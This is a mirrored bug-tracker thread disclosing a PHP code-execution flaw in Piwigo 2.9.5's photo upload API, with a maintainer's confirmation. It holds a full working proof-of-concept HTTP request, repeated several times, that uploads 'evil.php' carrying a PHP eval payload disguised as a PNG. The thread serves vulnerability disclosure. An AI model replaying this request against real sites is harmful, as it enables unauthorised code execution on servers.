piwigo-2.9.5 PHP Code Execution Vulnerability #936

Closed
opened 2026-10-05 00:24:29 +02:00 by adam · 6 comments
Owner

Hi,I found a php code execution vulnerability at piwigo latest version 2.9.5
Step:

  1. When login as admin, add photo as below:
    image

    use "burp" to change the request :
    image
    POST /Piwigo/ws.php?method=pwg.images.upload&format=json HTTP/1.1
    Host: 10.211.55.8
    User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101 Firefox/69.0
    Accept: /
    Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
    Accept-Encoding: gzip, deflate
    Content-Type: multipart/form-data; boundary=---------------------------162272654122640882111580551
    Content-Length: 938
    Connection: close
    Referer: http://10.211.55.8/Piwigo/admin.php?page=photos_add
    Cookie: pwg_display_thumbnail=no_display_thumbnail; pwg_id=3qttgdqnrnql1jgtqitni2vh51; Hm_lvt_12fc28a048b3367aa46f20380b6678ff=1566047983; lang=gb; __atuvc=2%7C34; cms.locale=en; ip_session=k390r5v8ev6gu538v5km3dg52n6ba914

-----------------------------162272654122640882111580551
Content-Disposition: form-data; name="name"

evil.php
-----------------------------162272654122640882111580551
Content-Disposition: form-data; name="chunk"

0
-----------------------------162272654122640882111580551
Content-Disposition: form-data; name="chunks"

1
-----------------------------162272654122640882111580551
Content-Disposition: form-data; name="category"

1
-----------------------------162272654122640882111580551
Content-Disposition: form-data; name="level"

0
-----------------------------162272654122640882111580551
Content-Disposition: form-data; name="pwg_token"

94240d512ee6c3e37373340e82002982
-----------------------------162272654122640882111580551
Content-Disposition: form-data; name="file"; filename="horse.png"
Content-Type: image/png

<?php eval(phpinfo()); ?>

-----------------------------162272654122640882111580551--

the "evil.php" can be upload at "piwigo\upload\buffer\evil.php"

2. visit the evil file via http://10.211.55.8/Piwigo/upload/buffer/evil.php
image

Hi,I found a php code execution vulnerability at piwigo latest version 2.9.5 Step: 1. When login as admin, add photo as below: ![image](https://user-images.githubusercontent.com/33925178/64664976-7b8aa980-d483-11e9-83e5-80aabe536d53.png) use "burp" to change the request : ![image](https://user-images.githubusercontent.com/33925178/64665029-ad9c0b80-d483-11e9-88d4-063df2051016.png) POST /Piwigo/ws.php?method=pwg.images.upload&format=json HTTP/1.1 Host: 10.211.55.8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101 Firefox/69.0 Accept: */* Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Content-Type: multipart/form-data; boundary=---------------------------162272654122640882111580551 Content-Length: 938 Connection: close Referer: http://10.211.55.8/Piwigo/admin.php?page=photos_add Cookie: pwg_display_thumbnail=no_display_thumbnail; pwg_id=3qttgdqnrnql1jgtqitni2vh51; Hm_lvt_12fc28a048b3367aa46f20380b6678ff=1566047983; lang=gb; __atuvc=2%7C34; cms.locale=en; ip_session=k390r5v8ev6gu538v5km3dg52n6ba914 -----------------------------162272654122640882111580551 Content-Disposition: form-data; name="name" evil.php -----------------------------162272654122640882111580551 Content-Disposition: form-data; name="chunk" 0 -----------------------------162272654122640882111580551 Content-Disposition: form-data; name="chunks" 1 -----------------------------162272654122640882111580551 Content-Disposition: form-data; name="category" 1 -----------------------------162272654122640882111580551 Content-Disposition: form-data; name="level" 0 -----------------------------162272654122640882111580551 Content-Disposition: form-data; name="pwg_token" 94240d512ee6c3e37373340e82002982 -----------------------------162272654122640882111580551 Content-Disposition: form-data; name="file"; filename="horse.png" Content-Type: image/png <?php eval(phpinfo()); ?> -----------------------------162272654122640882111580551-- the "evil.php" can be upload at "piwigo\upload\buffer\evil.php" 2. visit the evil file via http://10.211.55.8/Piwigo/upload/buffer/evil.php ![image](https://user-images.githubusercontent.com/33925178/64665189-3f0b7d80-d484-11e9-9349-91b5c271f8cd.png) <!-- github-sync-id:491993826 -->
adam closed this issue 2026-10-05 00:24:29 +02:00
Author
Owner

Are you sure this is not because $conf['upload_form_all_types'] has been enabled? On a default Piwigo 2.9.5 install I get no PHP file upload allowed.

Are you sure this is not because $conf['upload_form_all_types'] has been enabled? On a default Piwigo 2.9.5 install I get no PHP file upload allowed. <!-- github-comment-id:530799709 -->
Author
Owner

Yes ,I have uploaded the evil php file and can access it.You can send the post request with what I submit.Change the cookie as yours.
POST /Piwigo/ws.php?method=pwg.images.upload&format=json HTTP/1.1
Host: 10.211.55.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------162272654122640882111580551
Content-Length: 938
Connection: close
Referer: http://10.211.55.8/Piwigo/admin.php?page=photos_add
Cookie: pwg_display_thumbnail=no_display_thumbnail; pwg_id=3qttgdqnrnql1jgtqitni2vh51; Hm_lvt_12fc28a048b3367aa46f20380b6678ff=1566047983; lang=gb; __atuvc=2%7C34; cms.locale=en; ip_session=k390r5v8ev6gu538v5km3dg52n6ba914
-----------------------------162272654122640882111580551
Content-Disposition: form-data; name="name"

evil.php
-----------------------------162272654122640882111580551
Content-Disposition: form-data; name="chunk"

0
-----------------------------162272654122640882111580551
Content-Disposition: form-data; name="chunks"

1
-----------------------------162272654122640882111580551
Content-Disposition: form-data; name="category"

1
-----------------------------162272654122640882111580551
Content-Disposition: form-data; name="level"

0
-----------------------------162272654122640882111580551
Content-Disposition: form-data; name="pwg_token"

94240d512ee6c3e37373340e82002982
-----------------------------162272654122640882111580551
Content-Disposition: form-data; name="file"; filename="horse.png"
Content-Type: image/png

-----------------------------162272654122640882111580551--

the "evil.php" can be upload at "piwigo\upload\buffer\evil.php"

Yes ,I have uploaded the evil php file and can access it.You can send the post request with what I submit.Change the cookie as yours. POST /Piwigo/ws.php?method=pwg.images.upload&format=json HTTP/1.1 Host: 10.211.55.8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101 Firefox/69.0 Accept: / Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Content-Type: multipart/form-data; boundary=---------------------------162272654122640882111580551 Content-Length: 938 Connection: close Referer: http://10.211.55.8/Piwigo/admin.php?page=photos_add Cookie: pwg_display_thumbnail=no_display_thumbnail; pwg_id=3qttgdqnrnql1jgtqitni2vh51; Hm_lvt_12fc28a048b3367aa46f20380b6678ff=1566047983; lang=gb; __atuvc=2%7C34; cms.locale=en; ip_session=k390r5v8ev6gu538v5km3dg52n6ba914 -----------------------------162272654122640882111580551 Content-Disposition: form-data; name="name" evil.php -----------------------------162272654122640882111580551 Content-Disposition: form-data; name="chunk" 0 -----------------------------162272654122640882111580551 Content-Disposition: form-data; name="chunks" 1 -----------------------------162272654122640882111580551 Content-Disposition: form-data; name="category" 1 -----------------------------162272654122640882111580551 Content-Disposition: form-data; name="level" 0 -----------------------------162272654122640882111580551 Content-Disposition: form-data; name="pwg_token" 94240d512ee6c3e37373340e82002982 -----------------------------162272654122640882111580551 Content-Disposition: form-data; name="file"; filename="horse.png" Content-Type: image/png -----------------------------162272654122640882111580551-- the "evil.php" can be upload at "piwigo\upload\buffer\evil.php" <!-- github-comment-id:531642483 -->
Author
Owner

Hi,

Can you pls upload your Piwigo config file? Make sure to remove any sensitive information first.

I ask because I am wondering if $conf['upload_form_all_types'] has been set to allow php file types to be uploaded.

Hi, Can you pls upload your Piwigo config file? Make sure to remove any sensitive information first. I ask because I am wondering if $conf['upload_form_all_types'] has been set to allow php file types to be uploaded. <!-- github-comment-id:531767568 -->
Author
Owner

config_default.inc.php.zip
Is this file "config_default.inc.php" what you want?
And you can represent this vulnerability by post request as what I submit:
image
poc.txt
the "evil.php" can be upload at "piwigo\upload\buffer\evil.php"

[config_default.inc.php.zip](https://github.com/Piwigo/Piwigo/files/3618901/config_default.inc.php.zip) Is this file "config_default.inc.php" what you want? And you can represent this vulnerability by post request as what I submit: ![image](https://user-images.githubusercontent.com/33925178/65005541-c187b780-d932-11e9-9af7-045543e5bddf.png) [poc.txt](https://github.com/Piwigo/Piwigo/files/3618917/poc.txt) the "evil.php" can be upload at "piwigo\upload\buffer\evil.php" <!-- github-comment-id:532027207 -->
Author
Owner

yes,but the php file has been uploaded to "piwigo/upload/buffer/evil.php" ,or you can visit the url:http://x.x.x.x/piwigo/upload/buffer/evil.php

yes,but the php file has been uploaded to "piwigo/upload/buffer/evil.php" ,or you can visit the url:http://x.x.x.x/piwigo/upload/buffer/evil.php <!-- github-comment-id:532034905 -->
Author
Owner

I see what you mean now. You are correct. This is definitely PHP code execution.

I see what you mean now. You are correct. This is definitely PHP code execution. <!-- github-comment-id:532037917 -->
Sign in to join this conversation.
No labels
1 Participants
Notifications
Due Date
No due date set.
Dependencies

No dependencies set.

Reference: adam/Piwigo#936